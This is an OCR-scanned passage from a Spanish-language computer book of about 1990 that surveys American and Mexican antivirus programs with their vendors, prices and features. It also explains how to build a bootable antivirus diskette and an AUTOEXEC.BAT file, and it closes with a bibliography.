

Figura MF 10-4: *The Detective* es un programa que verifica las modificaciones a los archivos ejecutables, que podrían ser producto de actividad viral.

le indique; crea un archivo al cual llama DETECT.NEW con los datos tales como fecha de creación, tamaño, etc. de todos los archivos contenidos en el disco.

Cada vez que se vuelve a ejecutar procede a renombrar el archivo como DETECT.OLD, verificando sus datos y creando un nuevo archivo llamado DETECT.RPT, el cual se puede imprimir como un informe con las variaciones de los datos, si existieran. Como detector de virus compara la verificación por redundancia cíclica --[Cyclical Redundancy Checking (CRC)]-- de los archivos y muestra las diferencias, si las hay, en el informe generado.

- **Tracer.** De InterPath, ofrece una protección muy eficaz contra los virus, detectándolos y atrapándolos cuando entran al sistema, o verificando los discos infectados (aunque se trate de virus *mañosos*, que se pegan a los archivos ejecutables pero no permiten la modificación de sus parámetros, como fecha de creación o tamaño).

  Monitorea las áreas más vulnerables de los discos, y en su fase inicial verifica todo el sistema, incluyendo el estado del *vector de interrupciones* --[Interrupt Vector]-- y el área de carga inicial --[Boot area]--. Es un producto comercial con un precio de lista de 49.95 dólares.

- **Universal Viral Simulator**. La National BBS Society presenta este programa —que no es un antivirus, sino un programa de utilidad que permite cuantificar la eficacia de los programas antivirales— como una aportación contra las infecciones virales (cuya propagación erróneamente se atribuye a los sistemas de software compartido --[Shareware]--). El programa simula *virus infectores de programas ejecutables* o *virus infectores del sistema*, como el Paquistaní.

  Cuando se ejecuta un programa antivirus, se ejecuta *UVS*, el cual intenta infectar al sistema de diversas maneras. Si el antivirus lo detecta y detiene, presenta un mensaje con la técnica que se empleó para intentar burlar al antibiótico. No es un programa destructivo y se distribuye en forma comercial.

- **Vaccine**. De WorldWide Data Corp., es un software comercial de 129.95 dólares, que consta de tres programas: *Vaccine*, un programa

residente en la memoria --[Terminate and Stay Resident (TSR)]-- que inspecciona todo el sistema y avisa cuando detecta algo anormal, como intentos de destrucción de archivos. Trata de impedir la instalación de los virus en la memoria del sistema. *Antidote* rastrea los discos para encontrar los virus conocidos, los cuales identifica con un código numérico. *Checkup* hace un archivo que denomina *(Vaccine.chk)*, e incluye allí los datos iniciales de todos los archivos de sistema y ejecutables para poder compararlos —la próxima vez que se ejecuten— y verificar si han habido modificaciones que podrían ser causa de virus.

Utilizados los dos últimos con los siguientes parámetros, funcionan como se muestra: [*–c*] verifica los programas o archivos del directorio en el cual se está trabajando o en el directorio por definición; [*–p*] revisa archivos de los directorios incluidos en la instrucción *Path*; [*–d*] indica el directorio que se va a *rastrear;* [*–q*] desactiva la visualización de los pasos en la pantalla durante la verificación (excepto cuando encuentra un virus), y [*–h*] muestra la información sobre las opciones que se están utilizando. Ningún programa podrá residir en la memoria si no se le indica a *Vaccine*, para que autorice su instalación.

No resulta muy eficaz contra algunos tipos de virus porque, en ocasiones, permite la infección al archivo COMMAND.COM. Trabaja correctamente con aplicaciones generales, pero al tratar de instalarlo ejecutando programas que utilizan gráficos y ventanas, puede dejar *congelado* al sistema.

- **Vaccine**. Programa comercial de Mike Riemer, con el mismo nombre del anterior, que se distribuye por 189.00 dólares. Está dedicado especialmente a redes, aunque protege también a las PC. Es un programa muy sofisticado y seguro para la detección y erradicación de virus y, cuando los detecta, emite un aviso de alerta y puede incluso separar una sección del disco fijo, protegiéndola o para ser utilizada como campo de prueba de los programas en los cuales no se tenga confianza.

  Otra de sus características es que detecta la *basura* que se almacena junto con la información y ayuda a eliminarla, lo que es muy

conveniente para mantener los archivos en buen estado y sin problemas de interferencia de bytes generados por electricidad estática o por algunas otras causas. Por la manera de monitoreo y verificación, reduce la posibilidad de errores humanos en el manejo de la información.

- **V_Check.** Es un programa antivirus del tipo de software compartido --[Shareware]-- que se obtiene pagando una cuota de 5 dólares como suscripción. Creado por Dave Mills, consta de 6 módulos o programas que protegen los archivos ejecutables y de sistema; estos módulos son: *Scc.com, Mcf.com, Sfc.com, Ccf.com, Dsfc.com y Dmcf.com.*

  Los módulos verifican los archivos con datos como fecha de creación, el tamaño, etc. Generan un archivo maestro controlador de los archivos ejecutables y de sistema, para compararlos posteriormente y mantener una base de datos con todas las modificaciones que se van haciendo a estos programas (que puedan ser producto de virus).

- **Virex.** De HJC Software, Inc., es un excelente programa antivirus para las Macintosh, calificado por la revista MacUser de enero de 1990 con *5 ratones*. Es el primer antivirus que se comercializó para las computadoras Macintosh. No solamente detecta los virus más conocidos —y desconocidos—, sino que además los elimina.

La función *INIT* proporciona protección continua contra los virus desde el principio y, además, el sistema de actualización de las nuevas versiones es una garantía para los usuarios que temen que sus computadoras se vean infectadas con nuevos y desconocidos virus. Incluye el módulo de protección *VirexGuard,* y se consigue en el mercado de Estados Unidos por 99.95 dólares (la inscripción al servicio de actualizaciones se ofrece por 75.00 dólares anuales).

- **Virusafe.** Antibiótico que consta de 3 programas, uno de los cuales, (*VS.EXE*), es residente en la memoria --[Terminate and Stay Resident (TSR)]--. Este monitorea todas las actividades o intentos de escritura y formateo en los discos (aunque no anuncia cuando encuentra algo sospechoso). Es un producto de COMNETCO Inc., que tiene un precio de lista de 150.00 dólares. Permite al usuario *ejecutar*

cualquiera de los tres programas cuando sea necesario. La opción *PIC.EXE* verifica la integridad tanto de los programas como de los archivos ejecutables (como COMMAND.COM), comparándolos cada vez que se van a ejecutar. Por su parte, *VC.EXE* es el encargado de realizar el diagnóstico de los virus que detecte en la memoria.

- **Virus Guard.** Programa que además de proteger contra los virus, protege también contra los errores de manejo de los usuarios, pues verifica cada programa ejecutable que se intente cargar. Es una útil herramienta para la detección y erradicación de los virus.

  Los programas que lo integran son: *Siggen*, que mantiene un archivo de control y comparación de los archivos, y *Ramwatch*, para monitorear los programas ejecutables. Fue creado por IP Technologies y tiene un precio de lista de 24.95 dólares.

- **Virus-Pro**. Programa de protección antiviral desarrollado por International Security Technology para sistemas IBM o compatibles. Realiza diversas operaciones para proteger los discos de las infecciones virales. Crea un archivo con los datos del estado de los archivos de sistema, ejecutables y otros, los cuales compara en posteriores ocasiones para verificar si han sufrido modificaciones, y genera un informe con los cambios. Se distribuye en forma comercial por 50 dólares.

- **VirStop**. De Tacoma Software Systems, es un programa residente en la memoria --[Terminate and Stay Resident (TSR)]-- que previene las infecciones virales en los sistemas. El archivo de instrucciones que incluye el programa menciona su compatibilidad con el estándar de denominación y códigos de identificación de los virus, establecido por McAfee Associates con su antivirus *Scan*.

  Virstop vigila mientras se carga un programa ejecutable en la memoria: cuando descubre un programa infectado, detiene su ejecución y no permite que se cargue en la memoria. Si no está infectado, se desactiva hasta que se vaya a ejecutar otro programa o aplicación. (Detecta los 67 virus con todas las variantes que reconoce *Scan*.)

  Se recomienda copiar el programa *VIRSTOP.EXE* en un disquete,

protegiéndolo después contra escritura para evitar que sea contagiado por algún virus. Desde ahí se puede instalar en el disco fijo. Incluya el nombre *VIRSTOP* en la primera línea del archivo AUTOEXEC.BAT para activarlo antes que cualquier otro programa cada vez que se enciende la computadora. De esta manera verificará las áreas críticas del disco y todos los programas que se ejecuten desde el principio de la sesión de trabajo. Con una cuota de 20.00 dólares de inscripción, se consigue el programa por medio del servicio de carteleras de software compartido --[Shareware]--.

- **Vir-X.** Paquete de tres programas desarrollado por MicroCraft. El programa *Protek* genera un listado de los directorios y permite elegir los archivos que se van a proteger. El segundo, *Detek*, monitorea los archivos que se seleccionaron con el anterior para detectar cualquier actividad de virus, haciendo un archivo de control con el cual compara los tamaños y la suma de verificación --[checksum]-- para asegurarse que no han sido modificados. Permite al usuario definir el nivel de protección (que va de 0 a 9).

  El tercero, *Disklok*, es un programa residente en la memoria --[Terminate and Stay Resident (TSR)]-- que monitorea el sistema a fin de detectar intentos de acceso al sector de carga del disco, a los archivos ocultos del sistema y archivos ejecutables y a sí mismo. Si detecta algo extraño, presenta un mensaje de alerta y pregunta si se quiere cancelar el proceso o se prosigue con las operaciones.

  Si algún programa residente en la memoria --[Terminate and Stay Resident (TSR)]-- se trata de instalar en la memoria, *TSRlock* lo intercepta y suspende la operación del sistema, previniendo al usuario. Su precio es de 59.95 dólares e incluye un manual muy completo.

- **Vi-Spy.** Programa antivirus diseñado por Raymond Glath de RG Software System, Inc., que verifica archivos ejecutables, presentando un informe de lo encontrado (cantidad de archivos ejecutables y ocultos, virus localizados, etc.).

  Su nombre viene de Virus Spy (espía de virus) y es muy recomendable, sobre todo cuando se toman programas de los servicios de cartelera electrónica --[Bulletin Board System (BBS)]--.

A continuación se incluyen los nombres de otros programas antivirus producidos en Estados Unidos, de los cuales tenemos noticias pero muy poca información. (Puede ser que el lector interesado encuentre en esta lista una que otra posibilidad de solución a su problema específico de infección viral.)

- **ANTIVI.BQY**. Antivirus para las computadoras Macintosh. Monitorea el sector de carga y los archivos ejecutables.

- **Apple.Rx** *Versión 1.7*. Antivirus para las computadoras *Macintosh* de Apple, que se puede obtener por medio del servicio de cartelera electrónica --[Bulletin Board Systems (BBS)]-- *CompuServe*, con una cuota de inscripción de 20.00 dólares. Es una creación de Glen Bredon.

- **Ca-Examine**. Antivirus para los sistemas operativos *MVS*. Su opción *VCO* --[Virus Control Option]-- impide que cualquier virus se instale en el sistema.

- **Checkup**. Software antiviral muy útil para los usuarios de las carteleras de software compartido --[Shareware]--, desarrollado por Richard B. Levin.

- **Chronos**. Programa para combatir al virus *Clock* en los sistemas basados en *Amiga*. Su creador, Dave Thomas, lo ha cedido al dominio público. Se distribuye por medio de los servicios de cartelera electrónica --[Bulletin Board System (BBS)]-- o *GEnie*.

- **Cop** *Command Obfuscation Processor*. Programa antivirus del tipo de software compartido --[Shareware]-- desarrollado por Jack A. Orman, para los sistemas PC de IBM o compatibles. Se consigue por medio de los servicios de cartelera electrónica --[Bulletin Board System (BBS)]--.

- **Guard Card**. Tarjeta que se conecta a un puerto de la computadora. Fabricada por NorthBank Corporation, protege a los discos fijos contra escritura no autorizada que trate de producir algún programa de los llamados Caballo de Troya. Además evita errores del usuario. Su precio es de 199.00 dólares.

- **ICE.COM**. Programa que codifica y comprime o compacta los archivos .COM de tal manera que engañan a los virus, pero no modifica el funcionamiento de los archivos. Significa *Intrusion Countermeasure Electronics COM File Security* y es obra de Keith P. Graham disponible en el servicio de cartelera electrónica --[Bulletin Board System (BBS)]-- llamado *CompuServe, en la sección IBMSW.*

- **Immunetec PC.** Tarjeta con un precio de lista de 295 dólares, que verifica los archivos de sistema y el área de carga inicial --[Boot area]-- del disco fijo para detectar la presencia de algún virus. Es totalmente compatible con redes *Novell, 3Com* o *Token Ring* de IBM. No permite cargar el sistema desde un disquete; restringe el acceso a la red por medio de contraseñas --[password]--. Es un producto de Zeus Corporation.

- **PatMat.** Producto diseñado para detectar y eliminar 25 tipos de virus. Su precio es de 25.00 dólares como inscripción al software compartido --[Shareware]-- en los servicios de cartelera electrónica —[Bulletin Board System (BBS)]—.

- **POPDROP**. Programa que —sin ser antivirus— proporciona una herramienta muy útil para el manejo de los programas residentes en memoria, con la única condición de que se debe ejecutar antes que cualquier otro programa residente en la memoria --[Terminate and Stay Resident (TSR)]--. Esto se logra fácilmente si se incluye su nombre en la primera línea del archivo AUTOEXEC.BAT. Ocupa poco lugar en la memoria; fue desarrollado por InfoStructures Inc.

- **ResEdit**. Detector del virus *nVIR* en las Macintosh, incluyendo las redes --[networks]--. Fue diseñado por Chris Borton en la Universidad de California en San Diego.

- **RSA Public Key**. Software de RSA Data Security, funciona verificando los archivos ejecutables y comprobando los datos de autentificación.

- **SentinelPro**. De Rainbow Technologies, es un hardware o equipo de seguridad que protege la distribución no autorizada de software.

- **SYSCHK1**. Producto de Terratech, que verifica y compara el tamaño de los archivos del sistema para detectar si se ha intentado modificarlos o infectarlos. Se distribuye por medio de las carteleras de software compartido --[Shareware]--.

- **Trispan**. Tarjeta de protección contra alteraciones de los archivos causadas por virus. Desarrollada por Micronix, Inc., tiene un precio de lista de 895 dólares. Realiza otras protecciones como acceso a la información por medio de contraseñas --[passwords]-- o archivos cifrados. Funciona en computadoras PC o en redes --[networks]--.

- **Trojan Stop**. Programa de Carey Nash que monitorea la interrupción 13 del sistema operativoDOS para verificar que efectivamente sea el usuario el que determine las operaciones de sobreescritura, borrado y formateo en los discos. Se distribuye gratuitamente por medio del servicio de cartelera electrónica --[Bulletin Board System (BBS)]-- CompuServe.

- **Vaccinate Plus**. Antivirus que protege las computadoras IBM y compatibles, así como las redes y los servidores de archivos --[file servers]--. Verifica los archivos ejecutables y se distribuye por un precio de 69.95 dólares como software compartido --[Shareware]--.

- **Vacine.** Producto de Art Hill, que se consigue como software compartido --[Shareware]-- en los servicios de cartelera electrónica por teléfono --[Bulletin Board System (BBS)]--, haciendo una aportación voluntaria. Su trabajo es comparar archivos para detectar modificaciones en los sistemas PC.

- **Vaccine.** Antivirus para las computadoras Macintosh que se distribuye en forma gratuita por medio de los sistemas de software compartido --[Shareware]-- de los servicios de cartelera electrónica --[Bulletin Board System (BBS)]-- Compuserve, Delphi o GEnie, y en algunos otros en Estados Unidos.

- **VACCIN.SIT**. Este antivirus para los sistemas Macintosh consta de dos programas: *VirusWarningINIT*, una alarma antiviral y *Vaccination*, que detecta y previene la infección; envía un mensaje del estado de la aplicación. Es una creación de Mike Scanlin contra el *nVIR*.

- **Virosoft**. De Empirical Research Systems, Inc., es un software antiviral que verifica si se hacen modificaciones en los archivos ejecutables.

- **Virus RX**. Es la respuesta de la casa Apple (fabricante de equipo de cómputo) para combatir el virus Scores en las Macintosh. Se distribuye por medio de los servicios de cartelera electrónica --[Bulletin Board System (BBS)]-- en forma gratuita. Detecta y elimina el virus, verificando los archivos ocultos.

- **VirusX**. Programa de Steve Tibbett, que se distribuye gratuitamente por medio de los servicios de cartelera electrónica --[Bulletin Board System (BBS)]--. Aunque fue diseñado para la lucha contra el virus *SCA* de las computadoras *Amiga*, detecta algunos otros como el *Byte Bandit Virus* o el *Revenge Virus*.

- **WPHD.COM**. Programa para la protección de los discos fijos contra escritura y formateo. Es de distribución gratuita por medio de los servicios de cartelera electrónica --[Bulletin Board System (BBS)]--.

- **XFICHECK** *Versiones 4.0 y eXtended.* De Chuck Gilmore, de Gilmore Systems, son programas que, como principal precaución, sólo se ejecutan en sistemas que han sido cargados desde un disquete. Es de distribución gratuita por medio de los servicios de cartelera electrónica --[Bulletin Board System (BBS)]--.

México

- **AntBrain**. Vacuna desarrollada por el Lic. José Antonio López Saucedo, bajo la dirección del Dr. Mario Albarrán F., en la Facultad de Ciencias de la Universidad Nacional Autónoma de México (UNAM). Ocupa 20 kb en el disco y se ejecuta con cualquier cantidad de memoria RAM disponible en su computadora, y con cualquier versión del sistema operativo DOS.

  Actúa contra el virus de *Paquistán*, erradicándolo del disco en las unidades de disco *A, B* o en el disco fijo *C*. Lo distribuye directamente la Facultad de Ciencias, sin costo alguno, y se autoriza el

copiado con la única condición de que no se realice con fines de lucro.

Para mayor información sobre este programa, así como sobre asesoría a empresas que tengan problemas de virus, los interesados deben dirigirse a:

José Antonio López Saucedo
Facultad de Ciencias, U.N.A.M.
Cubículo 114 del Departamento de Matemáticas
Circuito Exterior de Ciudad Universitaria
Tel. 550-5215 ext. 3908 y 3909

- **Antivirus**. Este programa es uno de los primeros que se desarrollaron en México como respuesta a una serie de infecciones a causa del *virus de Turín* o "de la pelotita" en varias oficinas del gobierno. Es creación del entonces estudiante de matemáticas José Antonio López Saucedo, bajo la dirección del Dr. Mario Albarrán F., y se elaboró en la Facultad de Ciencias de la Universidad Nacional Autónoma de México (UNAM).

  El programa detecta al virus cuando se encuentra activo en la memoria, forzando la aparición de la pelotita que rebota en la pantalla. Bloquea la computadora para evitar que contamine más discos en esa sesión de trabajo o produzca algún daño a los archivos; luego procede a "vacunar" los discos infectados.

  Protege las unidades *A*, *B* o *C*. También se distribuye gratuitamente y se permite el copiado sin fines de lucro. Para mayor información sobre este programa, los interesados deben dirigirse a:

  José Antonio López Saucedo
  Facultad de Ciencias, U.N.A.M.
  Cubículo 114 del Departamento de Matemáticas
  Circuito Exterior de Ciudad Universitaria
  Tel. 550-5215 ext. 3908 y 3909

- **AVC, Anti–Virus Cecafi.** Vacuna para erradicar el virus de *Turín, Ping Pong* o "de la pelotita", desarrollada por el ingeniero José R. Gallardo H. en el Centro de Cálculo de la Facultad de Ingeniería de la Universidad Autónoma de México (UNAM).

El paquete está integrado por tres programas: *AVC.DOC* con las instrucciones para su uso; *AVC.EXE*, el antivirus propiamente dicho, y *LEE.EXE* que busca el archivo *AVC.DOC* para presentarlo en la pantalla con las instrucciones para su uso.

Se activa de dos modos diferentes: El modo de proceso por lotes --[batch]-- para ser incluido en el archivo *AUTOEXEC.BAT*, sin obstaculizar la ejecución de alguna otra tarea; y el modo *interactivo*, para verificar y restaurar efectivamente una gran cantidad de disquetes infectados.

Se ejecuta tecleando *AVC* [*d*] o [*–o*], en donde *d* es la unidad de disco a revisar y *–o* son las opciones del antivirus, que pueden ser *–b*, modo *batch*; *–c*, modo *batch*, para continuar aún en error (si éste no es grave); y *–d*, modo *batch*, para mostrar información sobre el estado de la memoria y los disquetes; si no se indica ninguna opción, se activa el modo *interactivo*.

En el caso de disquetes infectados, elimina al virus restableciendo el área de carga inicial --[Boot area]--. Además detecta el virus de Paquistán cuando se encuentra en la memoria. Para mayor información sobre el programa y la manera de obtenerlo, dirigirse a:

Ing. Raúl de la Cruz
Jefe del Depto. de Documentación y Acervo de Programas
Centro de Cálculo de la Facultad de Ingeniería
Circuito interior de Ciudad Universitaria
U.N.A.M.
Tels. 550-5734 o 550-5215 ext. 3729

- **PC-Guardián**. De Tecnología Uno-Cero, S.A. de C.V., es un paquete que consta de seis programas para computadoras PC con 512 kb de memoria RAM y con sistema operativo MS/PC-DOS versión 3.0 en adelante. Los programas son: *análisis, filtro, seguro, compara, vigila* y *pelotita*, los cuales se pueden ejecutar por separado o por medio de un menú o lista de opciones.

  El primer módulo presenta información sobre las áreas más importantes del disco en la unidad indicada, creando un archivo con estos datos para poder compararlos posteriormente y verificar si se han

efectuado cambios en ellos. *Filtro* permite buscar en cadenas de caracteres, entre otros, los mensajes que generalmente se presentan con los virus. *Seguro* realiza una copia del sector de carga como un archivo en otro lugar del disco, permitiéndole, en caso de infección, reinstalarla en su lugar original, eliminando así al virus invasor.

Compara crea códigos de identificación para comparar uno o varios archivos, cuando se busca alguno infectado. *Vigila* supervisa los programas residentes y avisa si se trata de borrar, modificar o sobre-escribir en algún disco; y por último, *Pelotita* detecta y erradica al *virus de Turín* o "de la pelotita". Es un paquete comercial con un precio poco menor de 60.00 dólares.

- **Salvavirus**, desarrollado por Rafael Lobato Malacara, de PC-Lobo Sistemas, es un programa de *detección, eliminación* y *vacuna* contra el *virus de Turín*. Este programa sólo funciona contra el mencionado virus, detectándolo cuando se encuentra presente y procediendo a erradicarlo del disco.



Figura MF 10-5: *Salvavirus* de Rafael Lobato M., es uno de los mejores programas contra el virus de Turín. Además funciona como vacuna.

Se recomienda que al formatear cualquier disco, y antes de utilizarlo, se vacune para evitar el contagio. La cantidad de discos que se pueden *"vacunar"* es ilimitada y lógicamente el mismo programa viene inmunizado. Se maneja por medio de un menú, en el que se presentan 4 opciones: *Explicación,* que contiene instrucciones para su uso; *Diagnóstico,* que permite verificar la integridad del disquete o disco fijo; *Eliminación,* para erradicar el virus cuando se ha diagnosticado su presencia con la opción anterior, y finalmente *Vacunación,* que permite aplicar a los discos una vacuna con la cual se asegura que no serán infectados.

El precio del programa antivirus en México es el equivalente aproximado de 17.50 dólares. Los requisitos de hardware (equipo) son: computadora PC con 256 kb de memoria RAM.

- Tenemos conocimiento de que *Alberto Rojas Ponce* ha desarrollado un paquete de seguridad para PC que incluye monitoreo, detección y erradicación de virus, y herramientas de análisis para detectar actividades virales que intenten causar daños físicos al monitor, teclado y discos.

  Aunque el paquete no se encuentra todavía en el mercado, suponemos que debe ser de mucha utilidad, puesto que la probada capacidad del ingeniero Rojas, conocida a través de sus artículos en la revista mexicana PC-Tips, así nos lo hace sentir. Esperamos tenerlo a la mano para poder utilizarlo y comentarlo en beneficio de los usuarios.

Cómo crear un disquete antivirus

Es muy importante crear un disquete protegido contra grabación para tenerlo siempre a la mano, cuando se detectan actividades en la computadora que podrían estar causadas por virus. Este disco se puede hacer "ejecutable" --[bootable]-- para que se inicialice el sistema desde la unidad de disco A y se trabaje con la computadora "limpia" de virus.

La protección inicial, cuando su sistema tiene instalado un disco duro, puede ser la creación de un archivo .BAT que incluya algún antivirus del tipo TSR --[Terminate and Stay Resident]--.

Cómo crear un archivo .BAT

Cada vez que una computadora se activa, el sistema operativo DOS lee el archivo AUTOEXEC.BAT y lo ejecuta. Si no tiene este archivo en su computadora y desea crear uno para que ejecute instrucciones y comandos de forma automática, proceda de la siguiente manera:

1. Teclee tal como se indica: **copy con autoexec.bat**

NOTA: deje un espacio después de **copy** y después de **con**, y no olvide pulsar [Enter] después de teclear cada línea.

2. Teclee el nombre de su programa antivirus, indicando el subdirectorio en donde éste se encuentra: por ejemplo; **c:\virus\scan a**: (para ejecutar el detector de virus *scan*, a fin de revisar si el disquete de la unidad *A* está infectado).

3. Teclee **verify on** (para verificar cada archivo que se traiga del disco o se envíe a él).

4. Teclee: **path=c:\;c:\dos** (para indicar la vía donde se deben buscar los archivos durante la sesión de trabajo).

5. Teclee: **prompt pg** (para indicar que se debe visualizar tanto la unidad de disco como el directorio actuales en los cuales se está trabajando).

6. Para finalizar y grabar el archivo en el disco, teclee: [ctrl]+[Z].

Otra manera de hacer los archivos de procesos por lotes (entre ellos el AUTOEXEC.BAT), es escribiéndolos con un procesador de texto que tenga capacidad de grabar los archivos en formato ASCII (generalmente los procesadores de las utilidades como PC Tools, Norton Utilities o Side Kick graban los archivos en ese formato) y nombrar el archivo con su extensión .BAT.

Para mayor información sobre la creación de archivos de procesos por lotes --[Batch files]--, puede consultar el libro *PC/MS-DOS: Referencia Instantánea* de esta misma editorial, o el manual del sistema

operativo que esté utilizando con su computadora y que el proveedor generalmente entrega en forma gratuita.

El disquete con programas antivirus que se incluye en forma gratuita en este libro, incluye archivos con extensión .DOC, que contienen instrucciones para la correcta aplicación de los antivirus.

Usted puede hacer un disquete antivirus (VIRUSBUSTER) "ejecutable" que contenga los programas antivirus, formateando un disquete de la medida y densidad que utilice su computadora, con los archivos del sistema operativo. Teclee FORMAT d:/s (en donde d es la unidad en la que se va a formatear el disco).

El disco así formateado contendrá los archivos de sistema que se requieren para inicializar la computadora. Enseguida copie en ese disquete el archivo COMMAND.COM del sistema operativo que esté utilizando, y finalmente copie también en él todos los archivos antivirus.

Deberá estar seguro que estos procedimientos se realizan con una computadora que haya sido inicializada con un sistema operativo original que no contenga algún virus, y después proteger su disquete antivirus contra grabación, poniendo una etiqueta o lengüeta de protección en la muesca.

Los programas antivirus se entregan en un disquete de 5 1/4" de 360 kb de capacidad (VIRUSBUSTER) que incluye programas antivirus para sistemas IBM o compatibles, generosamente cedidos por sus autores McAfee Associates, José Antonio López Saucedo, José R. Gallardo H. y Macrobit Editores S. A. de C. V. (Ismael López Arce).

Bibliografía

Bautista, J. Carlos. *Diseñaron en la UNAM vacuna contra cierto virus informático*. Gaceta UNAM, Sección de Tecnología, 26 de enero, 1989. Universidad Nacional Autónoma de México, México.

Brett Glass, L. *Reeling in the Data.*, sección Under the Hood. Revista Byte, Vol. 15, No. 5, mayo de 1990. McGraw-Hill, Inc. Nueva Hampshire.

Burger, Ralph. *What you should know about Computer Viruses*. Data Becker, GmbH., Alemania, R.F., 1989.

Ferrer Abelló, Antonio M. *Diccionario de términos informáticos, Biblioteca Básica Informática*. Ediciones Ingelek, S.A. Chile, 1985

Freedman, Alan. *Glosario de Computación–Mucho más que un glosario*. Libros Mc Graw-Hill de México, S.A. de C.V. México, 1984.

Gonick, Larry. *Aprenda divirtiéndose–Computación, Guía humorística ilustrada*. Hárla, S.A. de C.V. México, 1985.

González, Abel, y Oliva, Alberto. *Virus, el terror de las computadoras*. Revista Conocer y Saber, No. 14, 9 de Diciembre, 1989. Editorial Atlántida, S.A., Buenos Aires.

González, Guillermo. *Virus Informáticos*. Edición original, RA-MA Editorial. Madrid, 1989.

Harvey, Greg, y Yarborough N., Kay. *PC/MS-DOS: Referencia instantánea*. Macrobit Editores, S.A. de C.V. México, 1989.

Informática. *Enciclopedia de informática*. Ediciones Nueva Lente y Ediciones Ingelek, S.A., Madrid, 1983

Ledin Jr., George. *Pascal*. Ediciones Alfaomega, S.A. de C.V. México, 1988.

Malacara H., Daniel, y Malacara H., Zacarías. *El virus computacional*. Revista Ciencia y Desarrollo, No. 90, enero de 1990. Consejo Nacional de Ciencia y Tecnología. México.

Merino, Marco Antonio. *Virus Informaticus*. Revista Expansión, enero 18, 1989, México.

Merino, Marco Antonio. *¿Qué hay de nuevo con los virus informáticos*. Revista Expansión, junio 20, 1990, México.

Núñez Hervás, Rafael. *Utilidades Norton, Guía Práctica*. Coedición Macrobit–Ra-Ma publicada por Macrobit Editores, S.A. de C.V., México, 1990.

Ramírez L., Antonio. *Cómo proteger a su computadora de los virus*. Revista Radioafición/Microcomputación, No. 62. Pan American Publishing Co., Little Neck, N.Y., 1990.

Roberts, Ralph. *Computer viruses*. Compute! Publicationes Inc. Carolina del Norte, 1988.

Rosenberger, Rob, y Greenberg, Ross. *Computer Virus Myths*. Illinois, 1988

